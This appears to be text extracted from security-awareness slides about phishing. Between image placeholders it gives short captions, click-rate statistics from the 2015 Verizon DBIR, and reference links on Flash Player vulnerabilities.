
Reference: <https://helpx.adobe.com/security/products/flash-player/apsb15-23.html>




You don't open those  
LinkedIn invitations, do  
you?




**11%** of users click  
on attachments in  
phishing emails.







Nearly **50%** of users open emails and click on phishing links within the first hour.


You didn't click on the link,  
did you?








Reference: <http://www.verizonenterprise.com/DBIR/2015/>



Reference: [https://www.fireeye.com/blog/threat-research/2015/03/flash\\_in\\_2015.html](https://www.fireeye.com/blog/threat-research/2015/03/flash_in_2015.html)

Animated GIFs are new again.  
What makes these different?




